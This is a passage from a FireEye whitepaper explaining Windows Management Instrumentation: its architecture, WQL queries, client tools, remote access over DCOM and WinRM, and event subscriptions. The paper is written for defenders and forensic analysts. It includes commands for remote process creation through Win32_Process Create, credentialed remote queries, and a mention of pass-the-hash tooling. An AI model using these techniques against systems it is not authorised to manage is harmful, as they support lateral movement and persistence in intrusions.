

WINDOWS MANAGEMENT INSTRUMENTATION (WMI) OFFENSE, DEFENSE, AND FORENSICS

William Ballenthin, Matt Graeber,
Claudiu Teodorescu
FireEye Labs Advanced Reverse
Engineering (FLARE) Team,
FireEye, Inc.

SECURITY
REIMAGINED

CONTENTS

Introduction	2
Revision History	6
WMI Architecture	7
WMI Classes and Namespaces	8
Querying WMI	10
Instance Queries	10
Event Queries	11
Meta Queries	12
Interacting with WMI	13
PowerShell	13
wmic.exe	13
wbemtest.exe	14
WMI Explorer	15
CIM Studio	16
Windows Script Host (WSH) languages	16
C/C++ via IWbem* COM API	17
.NET System.Management classes	17
winrm.exe	17
wmic and wmis-pth for Linux	17
Remote WMI	17
Distributed Component Object Model (DCOM)	18
Windows Remote Management (WinRM)	18
WMI Eventing	19
Eventing Requirements	19
Event Filters	20
Intrinsic Events	20
Extrinsic Events	21
Event Consumers	21
Malicious WMI Persistence Example	22
WMI Attacks	23
Reconnaissance	23
Anti-Virus/VM Detection	23

Code Execution and Lateral Movement	26
Win32_Process Create Method	26
Event consumers	27
Covert Data Storage	28
WMI as a C2 Channel	28
“Push” Attack	29
“Pull” Attack	30
WMI Providers	31
Malicious WMI Providers	32
WMI Defense	32
Existing Detection Utilities	32
WMI Attack Detection with WMI	33
Mitigations	34
Common Information Model (CIM)	34
Managed Object Format (MOF)	38
Namespaces in MOF	39
Class definition in MOF	39
Instances in MOF	40
References in MOF	41
Comments in MOF	42
MOF Auto Recovery	42
CIM Repository	42
CIM repository files	42
Summary of a query	43
Physical Representation	43
Logical Representation	44
Mapping file structures	44
Database Index	47
Index key construction	48
index.btr file structures	58
Objects	64
object.data file structures	64
Object store record structures	67
CIM hierarchy	75
Persistence using ActiveScriptEventConsumer Example	77
ActiveScriptEventConsumer Instance Record Resolution Example	81

Introduction

As technology is introduced and subsequently deprecated over time in the Windows operating system, one powerful technology that has remained consistent since Windows NT 4.0¹ and Windows 95² is Windows Management Instrumentation (WMI). Present on all Windows operating systems, WMI is comprised of a powerful set of tools used to manage Windows systems both locally and remotely.

While it has been well known and utilized heavily by system administrators since its inception, WMI became popular in the security community when it was found to be used by Stuxnet³. Since then, WMI has been gaining popularity amongst attackers for its ability to perform system reconnaissance, anti-virus and virtual machine (VM) detection, code execution, lateral movement, persistence, and data theft.

As attackers increasingly utilize WMI, it is important for defenders, incident responders, and forensic analysts to have knowledge of WMI and to know how they can wield it to their advantage. This whitepaper introduces you to WMI, demonstrates actual and proof-of-concept attacks using WMI, shows how WMI can be used as a rudimentary intrusion detection system (IDS), and presents how to perform forensics on the WMI repository file format.

¹ <https://web.archive.org/web/20050115045451/http://www.microsoft.com/downloads/details.aspx?FamilyID=c174cfb1-ef67-471d-9277-4c2b1014a31e&displaylang=en>

² <https://web.archive.org/web/20051106010729/http://www.microsoft.com/downloads/details.aspx?FamilyId=98A4C5BA-337B-4E92-8C18-A63847760EA5&displaylang=en>

³ <http://poppoppret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html>

WMI Architecture

WMI is the Microsoft implementation of the Web-Based Enterprise Management (WBEM)⁴ and Common Information Model (CIM)⁵ standards published by the Distributed Management Task Force (DMTF)⁶. Both standards aim to provide an industry-agnostic means of collecting and transmitting information related to any managed component in an enterprise. An example of a managed component in WMI would be a running process, registry key, installed service, file information, and so on. These standards communicate the means by which implementers should query, populate, structure, transmit, perform actions on, and consume data.

At a high level, Microsoft's implementation of these standards can be summarized as follows:

Managed Components

Managed components are represented as WMI objects – class instances representing highly structured operating system data. Microsoft provides a wealth of WMI objects that communicate information related to the operating system. e.g. `Win32_Process`, `Win32_Service`, `AntiVirusProduct`, `Win32_StartupCommand`, and so on.

Consuming Data

Microsoft provides several means for consuming WMI data and executing WMI methods. For example, PowerShell provides a very simple means for interacting with WMI.

Querying Data

All WMI objects are queried using a SQL like language called WMI Query Language (WQL). WQL enables fine

grained control over which WMI objects are returned to a user.

Populating Data

When a user requests specific WMI objects, the WMI service (`Wsmgmt`) needs to know how to populate the requested WMI objects. This is accomplished with WMI providers. A WMI provider is a COM-based DLL that contains an associated GUID that is registered in the registry. WMI providers do the data – e.g. querying all running processes, enumerating registry keys, and so on.

When the WMI service populates WMI objects, there are two types of class instances: dynamic and persistent objects. Dynamic objects are generated on the fly when a specific query is performed. For example, `Win32_Process` objects are generated on the fly. Persistent objects are stored in the CIM repository a database located in `%SystemRoot%\System32\wbem\Repository\` that stores WMI class instances, class definitions, and namespace definitions..

Structuring Data

The schemas of the vast majority of WMI objects are described in Managed Object Format (MOF) files. MOF files use a C++ like syntax and provide the schema for a WMI object. So while WMI providers generate raw data, MOF files provide the schema in which the generated data is formatted. From a defenders perspective, it is worth noting that WMI object definitions can be created without a MOF file. Rather, they can be inserted directly into the CIM repository using .NET code.

Transmitting Data

Microsoft provides two protocols for transmitting WMI data remotely: Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM).

⁴ <http://www.dmtf.org/standards/wbem>

⁵ <http://www.dmtf.org/standards/cim>

⁶ <http://www.dmtf.org/>


Performing Actions

Some WMI objects include methods that can be executed. For example, a common method executed by attackers for performing lateral movement is the static `Create` method in the `Win32_Process` class which is a quick way to create a new process. WMI also provides an eventing system whereby users

can register event handlers upon the creation, modification, or deletion of any WMI object instance.

Figure 1 provides a high-level overview of the Microsoft implementation of WMI and the relationship between its implemented components and the standards they implement.

Figure 1:
A high-level overview of the WMI architecture



WMI Classes and Namespaces

WMI represents most data related to operating system information and actions in the form of objects. A WMI object is an instance of a class – a highly structured definition of how information is to be represented. Many of the commonly used WMI classes are described in detail on MSDN. For example, a common, well documented WMI class is `Win32_Process`⁷. There are many undocumented WMI classes, luckily, WMI is discoverable and all WMI classes can be queried using WMI Query Language (WQL).

WMI classes are categorized hierarchically into namespaces very much like a traditional, object-oriented programming language. All namespaces derive from the `ROOT` namespace and Microsoft uses `ROOT\CIMV2` as the default namespace when querying objects from a scripting language when a namespace is not explicitly specified. The following registry key contains all WMI settings, including the defined default namespace:

⁷ [https://msdn.microsoft.com/en-us/library/aa394372\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx)

On the Windows 7 system we tested, we found, 7,950 WMI classes present. **This means that there is a massive volume of retrievable operating system data.**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM

As an example, the following PowerShell code in Figure recursively queries all WMI classes and their respective namespaces.

Figure 2:

Sample PowerShell code
to list all WMI classes
and namespaces

```
function Get-WmiNamespace {  
    Param ($Namespace='ROOT')  
  
    Get-WmiObject -Namespace $Namespace -Class __NAMESPACE | ForEach-Object {  
        ($ns='{0}\{1}' -f $_.__NAMESPACE, $_.Name)  
        Get-WmiNamespace -Namespace $ns  
    }  
}  
  
$WmiClasses = Get-WmiNamespace | ForEach-Object {  
    $Namespace = $_  
    Get-WmiObject -Namespace $Namespace -List |  
    ForEach-Object { $_.Path.Path }  
} | Sort-Object -Unique
```

On the Windows 7 system we tested, we found, 7,950 WMI classes present.
This means that there is a massive volume of retrievable operating system data.

The following is a small sampling of full WMI class paths returned by the script above:

```
\\TESTSYSTEM\\ROOT\\CIMV2:StdRegProv
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_1394Controller
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_1394ControllerDevice
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_Account
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_AccountSID
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_ACE
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_ActionCheck
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_ActiveRoute
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_AllocatedResource
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_ApplicationCommandLine
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_ApplicationService
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_AssociatedProcessorMemory
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_AutochkSetting
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_BaseBoard
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_BaseService
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_Battery
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_Binary
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_BindImageAction
\\TESTSYSTEM\\ROOT\\CIMV2:Win32_BIOS
```

Querying WMI

WMI provides a straightforward syntax for querying WMI object instances, classes, and namespaces – WMI Query Language (WQL)⁸. There are three categories of WQL queries:

1. Instance queries – Used to query WMI class instances
2. Event queries – Used as a WMI event registration mechanism – e.g. WMI object creation, deletion, or modification
3. Meta queries – Used to query WMI class schemas

Instance Queries

Instance queries are the most common WQL query used for obtaining WMI object instances. Basic instance queries take the following form:

```
SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>
```

⁸ [https://msdn.microsoft.com/en-us/library/aa392902\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa392902(v=vs.85).aspx)

The following query returns all running processes where the executable name contains “chrome”. More specifically, this query returns all properties of every instance of a Win32_Process class where the Name field contains the string “chrome”.

```
SELECT * FROM Win32_Process WHERE Name LIKE “%chrome%”
```

Event Queries

Event queries provide an alerting mechanism for the triggering of event classes. A commonly used event query triggers upon the creation of a WMI class instance. Event queries will take the following form:

```
SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING  
INTERVAL] <WHERE [CONSTRAINT]>  
SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>
```

Intrinsic and extrinsic events will be explained in further detail in the eventing section.

The following event query triggers upon an interactive user logon. According to MSDN documentation⁹, a LogonType of 2 refers to an interactive logon.

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance  
ISA ‘Win32_LogonSession’ AND TargetInstance.LogonType = 2
```

⁹ [https://msdn.microsoft.com/en-us/library/aa394189\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa394189(v=vs.85).aspx)

This event query triggers upon insertion of removable media:

```
SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2
```

Meta Queries

Meta queries provide a mechanism for WMI class schema discovery and inspection. A meta query takes the following form:

```
SELECT [Class property name|*] FROM [Meta_Class<WHERE [CONSTRAINT]>
```

The following query lists all WMI classes that start with the string "Win32".

```
SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%"
```

When performing any WMI query, the default namespace of ROOT\CIMV2 is implied unless explicitly provided.

Interacting with WMI

Microsoft and third party vendors provide a wealth of client tools that allow you to interact with WMI. The following is a non-exhaustive list of such client utilities:

PowerShell

PowerShell is an extremely powerful scripting language that contains a wealth of functionality for interacting with WMI. As of PowerShell version 3, the following cmdlets (PowerShell parlance for a command) are available for interacting with WMI:

- Get-WmiObject
- Get-CimAssociatedInstance
- Get-CimClass
- Get-CimInstance
- Get-CimSession
- Set-WmiInstance
- Set-CimInstance
- Invoke-WmiMethod
- Invoke-CimMethod
- New-CimInstance
- New-CimSession
- New-CimSessionOption
- Register-CimIndicationEvent
- Register-WmiEvent
- Remove-CimInstance
- Remove-WmiObject
- Remove-CimSession

The WMI and CIM cmdlets offer similar functionality; however, CIM cmdlets were introduced in PowerShell version 3 and offer some additional flexibility over WMI cmdlets¹⁰. The greatest advantage to using the CIM cmdlets is that they work over both WinRM and DCOM protocols. The WMI cmdlets only work over DCOM. Not all systems will have PowerShell v3+ installed, however. PowerShell v2 is installed by default on Windows 7. As such, it is viewed as the least common denominator by attackers.

wmic.exe

wmic.exe is a powerful command line utility for interacting with WMI. It has a large amount of convenient default aliases for WMI objects but you can also perform more complicated queries. wmic.exe can also execute WMI methods and is used often by attackers to perform lateral movement by calling the Win32_ProcessCreate method. One of the limitations of wmic.exe is that you cannot call methods that accept embedded WMI objects. If PowerShell is not available though, it is sufficient for performing reconnaissance and basic method invocation.


Microsoft and third party vendors provide a wealth of client tools that allow you to interact with WMI.

¹⁰ <http://blogs.msdn.com/b/powershell/archive/2012/08/24/introduction-to-cim-cmdlets.aspx>

wbemtest.exe

`wbemtest.exe` is a powerful GUI WMI diagnostic tool. It is able to enumerate object instances, perform queries, register events, modify WMI objects and classes, and invoke methods both locally and remotely. The interface isn't the most user friendly, but from an attacker's perspective it serves as an alternative option if other tools are not available – e.g. if `wmic.exe` and `powercat.exe` are blocked by an application white listing solution. For a tool with a less than ideal UI as seen in Figure 3, it is a surprisingly powerful utility.


Figure 3:
wbemtest GUI interface



WMI Explorer


WMI Explorer is a great WMI class discovery tool from Sapien. It provides a polished GUI as seen in Figure 4 that allows you to explore the WMI repository in a hierarchical fashion. It is also able to connect to remote WMI repositories and perform queries. WMI class discovery tools like this are valuable to researchers looking for WMI classes that can be used for offense or defense.

Figure 4:
Sapien WMI Explorer



CIM Studio

CIM Studio is a free, legacy tool from Microsoft that allows you to easily browse the WMI repository. Like WMI Explorer, this tool is good for WMI class discovery.



Windows Script Host (WSH) languages

The two WSH language provided by Microsoft are VBScript and JScript. Despite their reputation as being antiquated and less than elegant languages, they are both powerful scripting languages when it comes to interacting with WMI. In fact, full backdoors have been written in VBScript and JScript that utilize WMI as its primary command and control (C2) mechanism. Additionally, as will be explained later, these are the only languages supported by the ActiveScriptEventConsumer event consumer – a valuable WMI component for attackers and defenders. Lastly, from an offensive

perspective, VBScript and JScript are the lowest common denominator on older systems that do not have PowerShell installed.

C/C++ via IWbem* COM API

If you need to interact with WMI in an unmanaged language like C or C++, you will need to use the COM API for WMI¹¹. Reverse engineers will need to become familiar with this interface and the respective COM GUIDs in order to successfully comprehend compiled malware that interacts with WMI.

.NET System.Management classes

The .NET class library provides several WMI-related classes within the `System.Management` namespace making interacting with WMI in

languages like C#, VB.Net, and F# relatively simple. As will be seen in subsequent examples, these classes are used in PowerShell code to supplement existing WMI/CIM cmdlets.

winrm.exe

`winrm.exe` can be used to enumerate WMI object instances, invoke methods, and create and remove object instances on local and remote machines running the WinRM service. `winrm.exe` can also be used to configure WinRM settings.

The following examples show how `winrm.exe` may be used to execute commands, enumerate multiple object instances, and retrieve a single object instance:

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

wmic and wmis-ptb for Linux

`wmic` is a simple Linux command-line utility used to perform WMI queries. `wmis` is a command-line wrapper for remote invocation of the `Win32_Process Create` method. Skip Duckwall also patched `wmis` to accept NTLM hashes¹². The hash-enabled version of `wmis` has been used heavily by pentesters.

Remote WMI

While one can interact with WMI locally, the power of WMI is realized when it is used over the network. Currently, two

protocols exist that enable remote object queries, event registration, WMI class method execution, and class creation: DCOM and WinRM.

Both of these protocols may be viewed as advantageous to an attacker since most organizations and security vendors generally don't inspect the content of this traffic for signs of malicious activity. All an attacker needs to leverage remote WMI are valid, privileged user credentials. In the case of the Linux `wmis-ptb` utility, all that is needed is the hash of the victim user.

¹¹ [https://msdn.microsoft.com/en-us/library/aa389276\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa389276(v=vs.85).aspx)

¹² <http://passing-the-hash.blogspot.com/2013/04/missing-ptb-tools-writeup-wmic-wmis-curl.html>

Distributed Component Object Model (DCOM)

DCOM has been the default protocol used by WMI since its inception. DCOM establishes an initial connection over TCP port 135. Subsequent data is then exchanged over a randomly selected TCP port. This port range can be configured via

dcomcnfg.exe which ultimately modifies the following registry key:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet - Ports (REG_MULTI_SZ)
```

All of the built-in WMI cmdlets in PowerShell communicate using DCOM.

```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.134 -Credential 'WIN-B85AAA7ST4U\Administrator'
```

Windows Remote Management (WinRM)

Recently, WinRM has superseded DCOM as the recommended remote management protocol for Windows. WinRM is built upon the Web Services-Management (WSMan) specification – a SOAP-based device management protocol. Additionally, PowerShell Remoting is built upon the WinRM specification and allows for extremely powerful remote management of a Windows enterprise at scale. WinRM was also built to support WMI or

more generically, CIM operations over the network.

By default, the WinRM service listens on TCP port 5985 (HTTP) and is encrypted by default. Certificates may also be configured enabling HTTPS support over TCP port 5986.

WinRM settings are easily configurable using GPO, winrm.exe, or the PowerShell WSMan PSDrive as shown here:

```
PS C:\> ls WSMan:\localhost
```

```
WSManConfig: Microsoft.WSMan.Management\WSMan::localhost
```

Type	Name	SourceOfValue	Value
----	----	-----	-----
System.String	MaxEnvelopeSizekb		500
System.String	MaxTimeoutms		60000
System.String	MaxBatchItems		32000
System.String	MaxProviderRequests		4294967295
Container	Client		
Container	Service		
Container	Shell		
Container	Listener		
Container	Plugin		
Container	ClientCertificate		

PowerShell provides a convenient cmdlet for verifying that the WinRM service is listening – `Test-WSMan`. If `Test-WSMan` returns a result, it indicates that the WinRM service is listening on that system.

```
PS C:\> Test-WSMan -ComputerName 192.168.72.134

wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.xsd
ProtocolVersion: http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0
```

For interacting with WMI on systems running the WinRM service, the only built-in tools that support remote WMI interaction is `wi nrm.exe` and the PowerShell CIM cmdlets. The CIM cmdlets may also be configured to use DCOM, however for systems without a running WinRM service.

```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.134 -Credential 'WIN-B85AAA7ST4U\
Administrator' -Authentic
ation Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process
```

WMI Eventing

One of the most powerful features of WMI from an attackers or defenders perspective is the ability of WMI to respond asynchronously to WMI events. With few exceptions, WMI eventing can be used to respond to nearly any operating system event. For example, WMI eventing may be used to trigger an event upon process creation. This mechanism could then be used as a means to perform command-line auditing on any Windows OS.

There are two classes of WMI events – those that run locally in the context of a single process and permanent WMI event subscriptions. Local event last for the lifetime of the host process whereas permanent WMI events are stored in the WMI repository, run as SYSTEM, and persist across reboots.

Eventing Requirements

In order to install a permanent WMI event subscription, three things are required:

1. An event filter – The event of interest
2. An event consumer – An action to perform upon triggering an event
3. A filter to consumer binding – The registration mechanism that binds a filter to a consumer

Event Filters

An event filter describes an event of interest and is implemented with a WQL event query. Once system administrators have configured a filter, they can use it to receive alerts when new events are created. As an example, event filters might be used to describe some of the following events:

- Creation of a process with a certain name
- Loading of a DLL into a process
- Creation of an event log with a specific ID
- Insertion of removable media
- User logoff
- Creation, modification, or deletion of any file or directory.

Event filters are stored in an instance of a `ROOT\subscription:___EventFilter` object. Event filter queries support the following types of events:

Intrinsic Events

Intrinsic events are events that fire upon the creation, modification, and deletion of any WMI class, object, or namespace. They can also be used to alert to the firing of timers or the execution of WMI methods. The following intrinsic events take the form of system classes (those that start with two underscores) and are present in every WMI namespace:

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`
- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

These events are extremely powerful as they can be used as triggers for nearly any conceivable event in the operating system. For example, if one was interested in triggering an event based upon an interactive logon, the following intrinsic event query could be formed:

This query is translated to firing upon the creation of an instance of a `Win32_LogonSession` class with a logon type of 2 (Interactive).

Due to the rate at which intrinsic events can fire, a polling interval must be specified in queries – specified with the WQL `WITHIN` clause. That said, it is possible on occasion to miss events. For example, if an event query is formed targeting the creation of a WMI class instance, if that instance is created and destroyed (e.g. common for some processes – `Win32_Process` instances) within the polling interval, that event would be missed. This side effect must be taken into consideration when creating intrinsic WMI queries.

```
SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance  
ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2
```

Extrinsic Events

Extrinsic events solve the potential polling issues related to intrinsic events because they fire immediately upon an event occurring. The downside to them though is that there are not many extrinsic events present in WMI; the events that do exist are extremely powerful and performant, however. The following extrinsic events may be of value to an attacker or defender:

- ROOT\CIMV2:Win32_ComputerShutdownEvent
- ROOT\CIMV2:Win32_IP4RouteTableEvent
- ROOT\CIMV2:Win32_ProcessStartTrace
- ROOT\CIMV2:Win32_ModuleLoadTrace
- ROOT\CIMV2:Win32_ThreadStartTrace
- ROOT\CIMV2:Win32_VolumeChangeEvent
- ROOT\CIMV2:Msft_WmiProvider*
- ROOT\DEFAULT:RegistryKeyChangeEvent
- ROOT\DEFAULT:RegistryValueChangeEvent

The following extrinsic event query could be formed to capture all executable modules (user and kernel-mode) loaded into every process

```
SELECT * FROM Win32_ModuleLoadTrace
```

Event Consumers

An event consumer is a class that is derived from the `__EventConsumer` system class that represents the action to take upon firing an event. The following useful standard event consumer classes are provided:

- `LogFileEventConsumer`
 - Writes event data to a specified log file
- `ActiveScriptEventConsumer`
 - Executes an embedded VBScript or JScript script payload
- `NTEventLogEventConsumer`
 - Creates an event log entry containing the event data
- `SMTPEventConsumer`
 - Sends an email containing the event data
- `CommandLineEventConsumer`
 - Executes a command-line program

